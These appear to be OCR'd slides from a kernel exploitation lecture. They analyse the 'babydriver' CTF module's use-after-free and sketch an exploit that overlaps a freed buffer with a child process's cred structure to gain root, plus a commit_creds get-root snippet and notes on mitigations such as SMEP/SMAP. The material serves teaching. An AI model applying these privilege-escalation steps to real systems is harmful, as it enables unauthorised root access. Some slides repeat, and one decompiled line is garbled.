
0x40

fd1

fd2

UAF

close(fd1); → babyrelease();




The second chunk get free'd
But the pointer to that memory (*babydev_struct.device_buf*) still exist.

UAF

ioctl(fd1, 0x10001, 0xa8); → babyioctl()
→kfree(*babydev_struct.device_buf*) →*kfree*(0xffff2222)

babydev_struct (global)

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8




```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```


```

long babyioctl(file *filp,uint command)

{
  long lV
  astruct
                long __stdcall babyioctl (file * filp, uint command)
                  long RAX:8 <RETURN>
                  file * RDI:8 filp
                  uint ESI:4 command

  __fentry__();
  if (command == 0x10001) {
    kfree(babydev_struct.device_buf);
    babydev_struct.device_buf = (char *)__kmalloc(extraout_RDX,0x24000c0);
    babydev_struct.device_buf_len = (size_t)extraout_RDX;
    printk("alloc done\n");
    lVar1 = 0;
  }
  else {
    printk(&DAT_0010031a,extraout_RDX);
    lVar1 = -0x16;
  }
  return lVar1;
}

```

UAF

close(fd1)→ babyrelease()→kfree(0xffff3333)

babydev_struct (global)

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8




```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```


```

int babyrelease(inode *inode,file *filp)

{
  __fentry__();
  kfree(babydev_struct.device_buf);
  printk("device release\n");
  return 0;
}

```

UAF

close(fd1)→ babyrelease()→kfree(0xffff3333)

babydev_struct (global)

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8




```
else if(pid == 0)
{
        char zeros[30] = {0};
        write(fd2, zeros, 28);

        if(getuid() == 0)
        {
                puts("[+] root now.");
                system("/bin/sh");
                exit(0);
        }
}
```

```
ssize_t babywrite(file *filp,char *buffer,size_t length,loff_t *offset)

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct.device_buf != (char *)0x0) {
    uVar1 = 0xfffffffffffffffe;
    if (... RDX ... babydev_struct.device_buf_len) {
      _copy_from_user();
      uVar1 = extraout_RDX;
    }
    return uVar1;
  }
  return -1;
}
```


Unsigned Long Integer (compiler-specific size)
Length: 8

UAF

close(fd1)→ babyrelease()→kfree(0xffff3333)

babydev_struct (global)

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8




```c
else if(pid == 0)
{
        char zeros[30] = {0};
        write(fd2, zeros, 28);

        if(getuid() == 0)
        {
                puts("[+] root now.");
                system("/bin/sh");
                exit(0);
        }
}
```

```c
ssize_t babywrite(file *filp,char *buffer,size_t length,loff_t *offset)

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct.device_buf != (char *)0x0) {
    uVar1 = 0xfffffffffffffffe;
    if (Unsigned Long Integer (compiler-specific size)
        Length: 8                 ev_struct.device_buf_len) {
      _copy_from_user();
      uVar1 = extraout_RDX;
    }
    return uVar1;
  }
  return -1;
}
```

```c
struct cred {
    atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t    subscribers;    /* number of processes subscribed */
    void        *put_addr;
    unsigned    magic;
#define CRED_MAGIC  0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t      uid;        /* real UID of the task */
    kgid_t      gid;        /* real GID of the task */
    kuid_t      suid;       /* saved UID of the task */
    kgid_t      sgid;       /* saved GID of the task */
    kuid_t      euid;       /* effective UID of the task */
    kgid_t      egid;       /* effective GID of the task */
    kuid_t      fsuid;      /* UID for VFS ops */
    kgid_t      fsgid;      /* GID for VFS ops */
    unsigned    securebits; /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;  /* caps we're permitted */
    kernel_cap_t    cap_effective;  /* caps we can actually use */
    kernel_cap_t    cap_bset;   /* capability bounding set */
    kernel_cap_t    cap_ambient;    /* Ambient capability set */
#ifdef CONFIG_KEYS
    unsigned char   jit_keyring;    /* default keyring to attach requested
                     * keys to */
    struct key __rcu *session_keyring; /* keyring inherited over fork */
    struct key  *process_keyring; /* keyring private to this process */
    struct key  *thread_keyring; /* keyring private to this thread */
    struct key  *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
    void        *security;  /* subjective LSM security */
#endif
    struct user_struct *user;   /* real user ID subscription */
    struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
    struct group_info *group_info;  /* supplementary groups for euid/fsgid */
    struct rcu_head rcu;        /* RCU deletion hook */
} __randomize_layout;
```

set gid,uid to 0

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

Decompile: babyread – (babydriver.ko)

```

ulong babyread(undefined8 param_1,undefined8 param_2)

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct._0_8_ != 0) {
    uVar1 = 0xfffffffffffffffe;
    if (extraout_RDX < babydev_struct._8_8_) {
      _copy_to_user(param_2);
      uVar1 = extraout_RDX;
    }
    return uVar1;
  }
  return 0xffffffffffffffff;
}

```

First check if the length, then copy the data in babydev_struct.device_buf to the buffer, the buffer and the length are the parameters passed by the user.

Decompile: babywrite – (babydriver.ko)

```

ulong babywrite(void)

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct._0_8_ != 0) {
    uVar1 = 0xfffffffffffffffe;
    if (extraout_RDX < babydev_struct._8_8_) {
      _copy_from_user();
      uVar1 = extraout_RDX;
    }
    return uVar1;
  }
  return 0xffffffffffffffff;
}

```

Similar to babyread, the difference is from the buffer copy to the global variable

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because babydev_struct is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because babydev_struct is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

Plan:

- Turn on the device twice and change its size to the size of the cred structure via ioctl
- Release one, fork a new process, then At **the space of the cred of this new process will overlap with the previously released space**
- The same time, we can **write to this space through another file descriptor**, just need to change uid, gid to 0, that is, you can achieve the right to root

Kernel Space Protections

By now, you're familiar with the alphabet soup of exploit mitigations

DEP
ASLR
Canaries
etc...

Green: Present in Kernel Space
Yellow: Present, with caveats

There's a whole new alphabet soup for Kernel Mitigations!

Kernel Space Protections

Some new words in our soup (There's plenty more...)

MMAP_MIN_ADDR
KALLSYMS
RANDSTACK
STACKLEAK
SMEP / SMAP


Most of these will be off for the labs!

MMAP_MIN_ADDR

This makes exploiting NULL pointer dereferences harder.


MMAP_MIN_ADDR

This makes exploiting NULL pointer dereferences harder.



Program does mmap(0,....)

MMAP_MIN_ADDR




NULL pointer dereferences

- Program does mmap(0,....)

Program writes malicious Code

MMAP_MIN_ADDR

This makes exploiting NULL pointer dereferences harder.




Program does mmap(0,....)

Program writes malicious Code

Program triggers Kernel Bug

MMAP_MIN_ADDR

This makes exploiting NULL pointer dereferences harder.



Program does mmap(0,....)


Program writes malicious Code

Program triggers Kernel Bug

Kernel starts executing malicious Code

MMAP_MIN_ADDR

This makes exploiting NULL pointer dereferences harder.



mmap_min_addr disallows programs from allocating low memory.

Makes it much more difficult to exploit a simple NULL pointer dereference in the kernel.

KALLSYMS

/proc/kallsyms gives the address of all symbols in the kernel.

We need this information to write reliable exploits without an info-leak!

```
softsec@softsec-VirtualBox:~$ sudo cat /proc/kallsyms | grep commit_creds
c106bc60 T commit_creds
c17faad4 r __ksymtab_commit_creds
c1806e0c r __kcrctab_commit_creds
c180f2b2 r __kstrtab_commit_creds
softsec@softsec-VirtualBox:~$
```

KALLSYMS

kallsyms used to be world-readable.

Now, it returns 0's for unprivileged users

```
softsec@softsec-VirtualBox:~$ cat /proc/kallsyms | grep commit_creds
00000000 T commit_creds
00000000 r __ksymtab_commit_creds
00000000 r __kcrctab_commit_creds
00000000 r __kstrtab_commit_creds
```

Can still be a useful source of information on older systems

SMEP / SMAP

SMEP: Supervisor Mode Execution Protection

Introduced in Intel IvyBridge


SMAP: Supervisor Mode Access Protection

Introduced in Intel Haswell

SMEP / SMAP

Common Exploitation Technique: Supply your own “get root” code.

```
void get_r00t() {
        commit_creds(prepare_kernel_cred(0));
}

int main(int argc, char * argv) {
        …
        trigger_fp_overwrite(&get_r00t);
        …
        //trigger fp use
        trigger_vuln_fp();
        // Kernel Executes get_r00t
        ...
        // Now we have root
        system(“/bin/sh”);
}
```



SMEP / SMAP

SMEP prevents this type of attack by triggering a page fault if the processor tries to execute memory that has the "user" bit set while in "ring 0".

SMAP works similarly, but for data access in general

This doesn't *prevent* vulnerabilities, but it adds considerable work to developing a working exploit


We need to use ROP, or somehow get executable code into kernel memory.

Conclusion

Kernel Exploitation is *weird*, but *extremely powerful*

As userland exploit-dev becomes more challenging and more expensive, kernelspace is becoming a more attractive target.

A single bug can be used to bypass sandboxes, and gain root privileges, which may otherwise be impossible



Q & A